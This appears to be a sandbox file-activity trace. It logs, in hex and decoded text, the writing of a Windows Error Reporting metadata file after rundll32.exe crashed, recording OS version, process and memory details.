File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	964	28	3c 00 50 00 69 00 64 00 3e 00 39 00 39 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>992</Pid>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	992	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	996	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1000	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>rundll32.exe</ImageName>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1070	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1074	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1078	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1168	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1172	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1176	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 30 00 36 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>12069</Uptime>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1220	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1224	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1228	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1306	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1310	2	09 00		success or wait	2	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1314	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1366	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1370	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1374	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1418	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1422	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1428	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 35 00 30 00 34 00 36 00 33 00 31 00 38 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>22035 04631808 </PeakVirtualSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1524	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1528	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1534	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 34 00 30 00 38 00 39 00 36 00 31 00 35 00 33 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2203408961536</VirtualSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1614	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1618	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1624	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 36 00 33 00 34 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>26345</PageFaultCount>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1700	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1704	2	09 00		success or wait	3	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1710	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 35 00 32 00 35 00 30 00 38 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>105250816</PeakWorkingSetSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1810	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1814	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1820	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 32 00 34 00 35 00 38 00 32 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7245824</WorkingSetSize>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1900	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1904	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	1910	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 37 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>106768</QuotaPeakPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2024	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2028	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2034	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>106568</QuotaPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2132	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2136	2	09 00		success or wait	3	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2142	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>21744</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2266	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2270	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2276	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 33 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21392</QuotaNonPagedPoolUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2384	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2388	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2394	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 38 00 38 00 32 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1888256</PagefileUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2470	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2474	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2480	96	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 35 00 32 00 33 00 34 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>101523456</PeakPagefileUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2576	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2580	2	09 00		success or wait	3	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2586	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 38 00 38 00 32 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1888256</PrivateUsage>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2658	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2662	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2666	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2712	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2716	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2720	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2750	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2754	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2760	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2800	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2804	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2812	30	3c 00 50 00 69 00 64 00 3e 00 34 00 38 00 30 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>4800</Pid>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2842	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2846	2	09 00		success or wait	4	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2854	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 57 00 65 00 72 00 46 00 61 00 75 00 6c 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>WerFault.exe</ImageName>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2924	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	2928	2	09 00		success or wait	4	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
